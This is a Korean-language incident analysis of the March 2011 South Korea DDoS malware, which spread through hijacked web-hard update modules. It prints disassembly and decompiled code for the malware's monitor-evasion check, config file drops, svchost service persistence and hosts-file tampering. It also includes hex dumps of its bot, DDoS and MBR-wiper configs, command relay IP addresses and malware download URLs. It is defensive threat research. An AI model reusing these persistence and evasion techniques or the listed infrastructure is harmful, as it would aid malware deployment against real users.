3.3 DDoS Report

- In South Korea –

March 5, 2011

Infra Team / HAURI

Sang-Keun Jang

(E-mail : maxoverpro@paran.com)

1. Summary

2011.03.03 DDoS 사건은 한국 시간으로 2011년 3월 2일 국내 웹 하드 업체인 sharebox를 시작으로 3일에는 bobofile, filecity, superdown 순으로 웹 하드업체를 해킹하여 해당 업체들의 웹 하드 모듈 업데이트을 이용하여 악성코드 배포가 빠르게 확산되기 시작되기 시작했다. 감염이 된 이후에는 악성코드들이 특정 서버들에 접속을 시도하고 지령을 받을 서버에 암호화 통신으로 접속하여 지령을 받게 구성되어 있고, 각각의 악성코드 파일 마다 기능들이 분담되어 있다. 그리고 전체적인 구성에서 본다면 스케쥴 되어진 기간 동안 특정 보안 업체 사이트 접속 방해, 특정 사이트를 대상으로 한 DDoS Attack 과 감염 된 시스템의 데이터 파괴 등의 기능을 포함하고 있다.





Figure 1. TimeLine (PE)

Figure 2. C&C Server Map. (2011. 03. 04 16:30 GMT+9)

2. Attack Process



Sharebox 웹 하드 업데이트 프로그램(Shareboxc.exe) 을 통해 POST 방식으로 ShareboxC.dat 를 요청하여, ShareboxC.dat 파일 내부에 있는 업데이트 파일 SBUpdate.exe(악성코드)를 다운로드 후 실행되어 또 다른 악성코드 구성 파일(Host.dll, ntcm63.dll 등)을 경유지 서버들로부터 다운로드 받게 된다.

다운로드 받아진 구성 파일들은 [Random]svc.dll 파일 형태로 각 기능별(파일 생성, 서비스 등록, hosts 파일 변조, DDoS Attack, 부트 영역, 데이터 파일 파괴 등)로 구분되어 스케쥴에 따라 활동하게 구성되어 있다.

3. Analysis

악성코드에 대한 분석은 파일의 타임 라인에 따라 분석을 한다.


3.1 shareboxc.exe / 2010-04-13 12:48 UTC

(747,632 Byte , MD5 : 0xDF67F334DE8EFFCC64DB369D67C6CF6B)

- sharebox 에서 사용하는 업데이트 프로그램.
- Mutex 를 사용하여 중복 실행 방지.
- MAC 주소 유출.

  ("mode=b&main_program=ShareBoxC&installer=ShareBox&mac=[illegible]")
- 레지스트리 Run 에 등록하여 자동 실행 등록.
- http://sub.sharebox.co.kr/ShareBoxC.dat (업데이트 명세서) 확인.

  ShareBoxC.dat 가 악성코드를 유포 할 수 있도록 변조 됨.




3.2 shareboxC.dat

(747,632 Byte , MD5 : 0xDF67F334DE8EFFCC64DB369D67C6CF6B)

shareboxc.exe 에 포함된 복호화 부분을 통해 취득한 디코딩된 ShareBoxC.dat

복호화 된 ShareBoxC.dat 는 XML 파일 형태의 업데이트 명세서이며,

URL 요소 부분에 악성코드인 Sbupdate.exe 적혀 있다.




암호화된 ShareBoxC.dat

암호 해제 후 ShareBoxC.dat (XML 파일)

3.3 SBUpdate.exe / 2011-03-02 14:29:07 UTC

(10,240 Byte , MD5 : 0xA411B944AF23D28D636A0312B5B705DE)

- Sharebox 에서 전파되는 악성코드.
- 특정 모니터링을 프로그램이 작동 중인지 FindWindowA() 라는 함수를 통해 확인.




```
7C947EFA  8D3401          LEA ESI,DWORD PTR DS:[ECX+EAX]
7C947EFD  8B45 14         MOV EAX,DWORD PTR SS:[EBP+14]
7C947F00  D1FE            SAR ESI,1
7C947F02  8B04B0          MOV EAX,DWORD PTR DS:[EAX+ESI*4]
7C947F05  0345 10         ADD EAX,DWORD PTR SS:[EBP+10]      kernel32.7C800000
7C947F08  8A1F            MOV BL,BYTE PTR DS:[EDI]
7C947F0A  8AD3            MOV DL,BL
7C947F0C  3A18            CMP BL,BYTE PTR DS:[EAX]
7C947F0E  75 40           JNZ SHORT ntdll.7C947F50
7C947F10  84D2            TEST DL,DL
7C947F12  74 12           JE SHORT ntdll.7C947F26
7C947F14  8A5F 01         MOV BL,BYTE PTR DS:[EDI+1]
7C947F17  8AD3            MOV DL,BL
7C947F19  3A58 01         CMP BL,BYTE PTR DS:[EAX+1]
7C947F1C  75 32           JNZ SHORT ntdll.7C947F50
7C947F1E  47              INC EDI
7C947F1F  47              INC EDI
7C947F20  40              INC EAX
7C947F21  40              INC EAX
7C947F22  84D2            TEST DL,DL
7C947F24  75 E2           JNZ SHORT ntdll.7C947F08
7C947F26  33C0            XOR EAX,EAX
7C947F28  85C0            TEST EAX,EAX
7C947F2A  7C 2B           JL SHORT ntdll.7C947F57
7C947F2C  7E 0B           JLE SHORT ntdll.7C947F39
7C947F2E  8D46 01         LEA EAX,DWORD PTR DS:[ESI+1]
7C947F31  8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
7C947F34  3B4D FC         CMP ECX,DWORD PTR SS:[EBP-4]
7C947F37  7D EB           JGE SHORT ntdll.7C947EF4
7C947F39  3B4D FC         CMP ECX,DWORD PTR SS:[EBP-4]
7C947F3C  5F              POP EDI
7C947F3D  5B              POP EBX
7C947F3E  0F8C D5580000   JL ntdll.7C94D819
7C947F44  8B45 18         MOV EAX,DWORD PTR SS:[EBP+18]
7C947F47  66:8B0470       MOV AX,WORD PTR DS:[EAX+ESI*2]
7C947F4B  5E              POP ESI
7C947F4C  C9              LEAVE
7C947F4D  C2 1400         RETN 14
7C947F50  1BC0            SBB EAX,EAX
7C947F52  83D8 FF         SBB EAX,-1
7C947F55  EB D1           JMP SHORT ntdll.7C947F28
7C947F57  8D4E FF         LEA ECX,DWORD PTR DS:[ESI-1]
7C947F5A  EB D8           JMP SHORT ntdll.7C947F34
7C947F5C  8B7D 1C         MOV EDI,DWORD PTR SS:[EBP+1C]
7C947F5F  03F7            ADD ESI,EDI
7C947F61  3BCE            CMP ECX,ESI
7C947F63  0F83 31FDFFFF   JNB ntdll.7C947C9A
7C947F69  8BD9            MOV EBX,ECX
7C947F6B  6A 2E           PUSH 2E
7C947F6D  53              PUSH EBX
7C947F6E  895D F8         MOV DWORD PTR SS:[EBP-8],EBX
7C947F71  E8 7768FFFF     CALL ntdll.strchr
7C947F76  2BC3            SUB EAX,EBX
7C947F78  66:83F8 05      CMP AX,5
7C947F7C  59              POP ECX
7C947F7D  59              POP ECX
7C947F7E  8B4D F8         MOV ECX,DWORD PTR SS:[EBP-8]
7C947F81  66:8945 F4      MOV WORD PTR SS:[EBP-C],AX
7C947F85  66:8945 F6      MOV WORD PTR SS:[EBP-A],AX
7C947F89  0F85 7BD30100   JNZ ntdll.7C96530A
7C947F8F  8A11            MOV DL,BYTE PTR DS:[ECX]
7C947F91  80FA 6E         CMP DL,6E
```


```
00401500  $ A1 7C444000   MOV EAX,DWORD PTR DS:[40447C]
00401505  . 85C0          TEST EAX,EAX
00401507  . 75 01         JNZ SHORT A411B944.0040150A
00401509  . C3            RETN
0040150A  > 6A 00         PUSH 0
0040150C  . 68 3A424000   PUSH A411B944.0040423A             ASCII "PROCMON_WINDOW_CLASS"
00401511  . FFD0          CALL EAX
00401513  . 85C0          TEST EAX,EAX
00401515  . 75 11         JNZ SHORT A411B944.00401528
00401517  . 50            PUSH EAX
00401518  . 68 4F424000   PUSH A411B944.0040424F             ASCII "18467-41"
0040151D  . FF15 7C444000 CALL DWORD PTR DS:[40447C]
00401523  . 85C0          TEST EAX,EAX
00401525  . 75 01         JNZ SHORT A411B944.00401528
00401527  . C3            RETN
00401528  > B8 01000000   MOV EAX,1
0040152D  . C3            RETN
```

- 자기 자신을 삭제 하기 위한 Batch 파일을 만들고,
  만들어진 Batch 파일도 삭제.


- http://sub.sharebox.co.kr/SBUpdate.exe 를 다운로드 받은 후
  URL-Cache 있는 SBUpdate.exe 악성코드 URL 주소를 삭제.
  (추적 방해)





- 암호화 해놓은 주요 사용 함수들을 디코딩 한 후 로드 함.



- 경유지와 통신을 하여 감염 여부를 확인 하고, 또 다른 악성코드 및 경유지 목록 다운로드 받는다.







포트투칼	82.154.248.137
이란	78.39.222.97
세비아	212.200.11.82
브라질	200.132.59.120
미국	209.107.241.247, 98.21.253.110, 173.18.37.158, 74.39.222.97 207.191.121.170

3.4 superdown_setup.exe , filecity.exe / 2011-03-03 20:45:58 UTC (20,480 Byte , MD5 : 0xDE905320DA5D260F7BB880D1F7AF8CEC)

3.3에서의 SBUpdate.exe 와 기능이 거의 같으며 또 다른 악성코드들을 다운로드 받도록 되어 있다.

http://sub.sharebox.co.kr/SBUpdate.exe
http://webfile.bobofile.co.kr/app/bobofile/setup/setup_bobofile.exe
http//webfile.filecity.co.kr/app/filecity/setup/setup_filecity.exe

위의 bobofile 과 filecity 업체는 같은 웹 하드 솔루션을 사용하다 유사한 형태의 공격을 받아 악성코드를 배포한 것으로 추측된다.

3.5 host.dll / 2011-03-02 17:47:19 UTC

(20,480 Byte , MD5 : 0xDE905320DA5D260F7BB880D1F7AF8CEC)

- File Drop .

faultrep.dat // Bot Config

```
.text:10002214 loc_10002214:                           ; CODE XREF: sub_10002140+AB↑j
.text:10002214                 push    offset aFaultrep_dat ; "Faultrep.dat"
.text:10002219                 push    offset Buffer
.text:1000221E                 lea     edx, [esp+2AD4h+NumberOfBytesWritten]
.text:10002225                 push    offset Format   ; "%s%%s"
.text:1000222A                 push    edx             ; Dest
.text:1000222B                 call    ebx ; sprintf
.text:1000222D                 lea     eax, [esp+2ADCh+Buffer]
.text:10002231                 push    70h             ; nNumberOfBytesToWrite
.text:10002233                 lea     ecx, [esp+2AE0h+NumberOfBytesWritten]
.text:1000223A                 push    eax             ; lpBuffer
.text:1000223B                 push    ecx             ; NumberOfBytesWritten
```

```
00000000h: 01 00 00 00 00 00 00 00 13 77 42 64 9A 77 3A ; .........wBd?:
00000010h: 36 00 00 00 00 00 00 00 30 8B 3B C1 7E C0 E3 40 ; 6.......0??~@
00000020h: D0 47 93 F2 BB 01 00 00 D4 3E 64 D3 BB 01 00 00 ; ??..?d??...
00000030h: 3B 7D E0 2B BB 01 00 00 78 97 76 0A BB 01 00 00 ; ;}??..x?.?..
00000040h: CB C4 FC F4 BB 01 00 00 D2 91 A3 E4 35 00 00 00 ; ??..?.?d5...
00000050h: 93 AF 81 D8 BB 01 00 00 3B 78 B3 0B BB 01 00 00 ; ??..;x??..
00000060h: D4 66 05 2A BB 01 00 00 3F A3 DD 47 BB 01 00 00 ; ?.*?..?] G?..
```

tlntwye.dat // DDoS Config

```
.text:100022E8 loc_100022E8:                           ; CODE XREF: sub_10002140+185↑j
.text:100022E8                 push    offset aTlntwye_dat ; "tlntwye.dat"
.text:100022ED                 push    offset Buffer
.text:100022F2                 lea     ecx, [esp+2AD4h+NumberOfBytesWritten]
.text:100022F9                 push    offset Format   ; "%s%%s"
.text:100022FE                 push    ecx             ; Dest
.text:100022FF                 call    ebx ; sprintf
```

```
00000000h: AB AA AA AA CC D3 E3 40                     ; ??@
```

tljoqgv.dat // DDoS Attack List (공격 대상 리스트 파일 내용이 다를 수도 있음)

```
.text:10002318                 lea     eax, [esp+2ACCh+NumberOfBytesWritten]
.text:1000231F                 push    offset aTljoqgv_dat ; "tljoqgv.dat"
.text:10002324                 push    offset Buffer
.text:10002329                 push    offset Format   ; "%s%%s"
.text:1000232E                 push    eax             ; Dest
.text:1000232F                 call    ebx ; sprintf
```


```
00000000h: 10 27 00 00 29 00 00 00 DF 48 DB 20 FB E4 C9 10 ; .'..)...??? ??
00000010h: 61 01 AA 6D 8B 34 67 18 3A 41 F4 0F D0 DF 89 84 ; a.??g.:A??????
00000020h: 9D 3E B8 DE C6 3D 15 A4 E8 94 07 1F D3 8C 40 A1 ; ?>?.?=.??.??@?
00000030h: 88 C2 80 B9 E3 F7 4F 1A 3A 41 F4 0F D0 DF 89 84 ; ?????O.:A??????
00000040h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 0F D0 DF 89 84 ; ?>?.?=.?A??????
00000050h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 0F D0 DF 89 84 ; ?>?.?=.?A??????
00000060h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 0F D0 DF 89 84 ; ?>?.?=.?A??????
00000070h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 0F D0 DF 89 84 ; ?>?.?=.?A??????
00000080h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 0F D0 DF 89 84 ; ?>?.?=.?A??????
00000090h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 0F D0 DF 89 84 ; ?>?.?=.?A??????
000000a0h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 0F D0 DF 89 84 ; ?>?.?=.?A??????
000000b0h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 0F D0 DF 89 84 ; ?>?.?=.?A??????
000000c0h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 0F D0 DF 89 84 ; ?>?.?=.?A??????
000000d0h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 0F D0 DF 89 84 ; ?>?.?=.?A??????
000000e0h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 0F D0 DF 89 84 ; ?>?.?=.?A??????
000000f0h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 0F D0 DF 89 84 ; ?>?.?=.?A??????
00000100h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 0F D0 DF 89 84 ; ?>?.?=.?A??????
00000110h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 0F D0 DF 89 84 ; ?>?.?=.?A??????
00000120h: 9D 3E B8 DE C6 3D 15 A4 56 14 11 BF 14 B2 18 60 ; ?>?.?=.V??????`
00000130h: 43 A2 9F E1 CF 88 53 FF 01 6B 88 D7 54 06 A8 04 ; C??S?.k??T.??.
00000140h: 59 B0 81 9C 83 DB C7 C5 15 52 72 FD 5F 29 E7 59 ; Y??????Rr?)?Y
00000150h: 1D 66 88 1C 61 D5 A7 D5 3A 41 F4 0F D0 DF 89 84 ; .f?a??:A??????
```

noise03.dat // MBR&Data Breaker Config

```
.text:100023B4                call    edi ; SystemTimeToVariantTime
.text:100023B6                push    offset aNoise03_dat ; "noise03.dat"
.text:100023BB                push    offset Buffer
.text:100023C0                lea     ecx, [esp+2AD4h+NumberOfBytesWritten]
.text:100023C7                push    offset Format   ; "%s%W%s"
.text:100023CC                push    ecx             ; Dest
.text:100023CD                mov     [esp+2ADCh+var_2AB0], 7
.text:100023D5                call    ebx ; sprintf
```

- [Random]svc.dll 생성

Random 한 4 자리 ????.dll 형태를 만든 다음 파일명 뒤쪽에 svc 를 붙여 만듬.



M Type - [Random]svc.dll // Bot Agent.

W Type – [Random]svc.dll // DDoS Attack Agent.

S Type – [Random]svc.dll // MBR&Data Breaker Agent.

- 레지스트리의 서비스에 등록한다.

```
_BYTE v21[519]; // [sp+121h] [bp-828h]@1
HKEY hKey; // [sp+10h] [bp-C3Ch]@1
int *Info; // [sp+18h] [bp-C34h]@9
HKEY phkResult; // [sp+14h] [bp-C38h]@11

v9 = a3;
Data = byte_10018EC4[a3];
sub_10001200((char *)&Data, &Dest, (int)&v12);
sprintf(&DisplayName, "%s%s", &aMicrosoft[v9], &Dest);
sprintf((char *)&NumberOfBytesWritten, "%s\\%s.dll", Buffer, &Data);
sub_10001170(&NumberOfBytesWritten, lpBuffer, nNumberOfBytesToWrite);
sprintf((char *)&BinaryPathName, "%s%s", "%SystemRoot%\\system32\\svchost.exe -k ", &Data);
sprintf((char *)&SubKey, "%s%s", "SYSTEM\\CurrentControlSet\\Services\\", &Data);
sprintf(&v17, "%s%s.dll", "%SystemRoot%\\system32\\", &Data);
v18[strlen(&Data) - 1] = 0;
v19[strlen(&BinaryPathName) - 1] = 0;
v20[strlen(&SubKey) - 1] = 0;
v21[strlen(&v17) - 1] = 0;
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Svchost", 0, 3u, &hKey) )
{
  result = 0;
}
```

- Host 파일을 변경하여 특정 사이트 접속을 방해한다.

```
push    ebx
push    esi
push    104h            ; uSize
push    offset Buffer   ; lpBuffer
call    ds:GetSystemDirectoryA
push    offset aDriversEtcHost ; "drivers\\etc\\hosts"
